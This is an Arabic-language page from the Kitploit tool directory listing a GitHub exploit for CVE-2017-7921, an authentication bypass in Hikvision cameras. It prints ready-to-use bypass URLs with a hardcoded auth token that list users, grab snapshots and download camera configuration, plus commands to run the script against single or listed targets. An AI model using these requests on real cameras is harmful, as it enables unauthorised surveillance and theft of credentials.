
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2017-7921-EXP — 海康威视摄像头 CVE-2017-7921-EXP | Kitploit
أدوات/GitHubGitHub/blacksheepstudio/cve-2017-7921-exp
أمان إنترنت الأشياءتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتالمصادقة
GitHubblacksheepstudio/cve-2017-7921-exp

CVE-2017-7921-EXP

海康威视摄像头 CVE-2017-7921-EXP

عرض المستودع
18منذ 3 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2017-7921 استغلال

تم اكتشاف مشكلة مصادقة غير سليمة في أجهزة Hikvision.

​ تحدث ثغرة المصادقة غير السليمة عندما لا يقوم التطبيق بمصادقة المستخدمين بشكل كافٍ أو صحيح.

​ قد يسمح هذا لمستخدم ضار بتصعيد صلاحياته على النظام والوصول إلى معلومات حساسة.

​ https://seclists.org/fulldisclosure/2017/Sep/23

​ تفاصيل الثغرة:

​ ----------------------

​ استرجاع قائمة بجميع المستخدمين وأدوارهم:

​ http://camera.ip/Security/users?auth=YWRtaW46MTEK

​ الحصول على لقطة من الكاميرا دون مصادقة:

​ http://camera.ip/onvif-http/snapshot?auth=YWRtaW46MTEK

​ والأسوأ من ذلك كله، يمكن تنزيل إعدادات الكاميرا:

​ http://camera.ip/System/configurationFile?auth=YWRtaW46MTEK

تثبيت التبعيات

python3 -m pip install -r requirements.txt

الاستخدام

python3 CVE_2017_7921_EXP.py -t xxx.xx.xx.xx run
python3 CVE_2017_7921_EXP.py -t ./targets.txt run

لقطة شاشة

تنزيل الأداة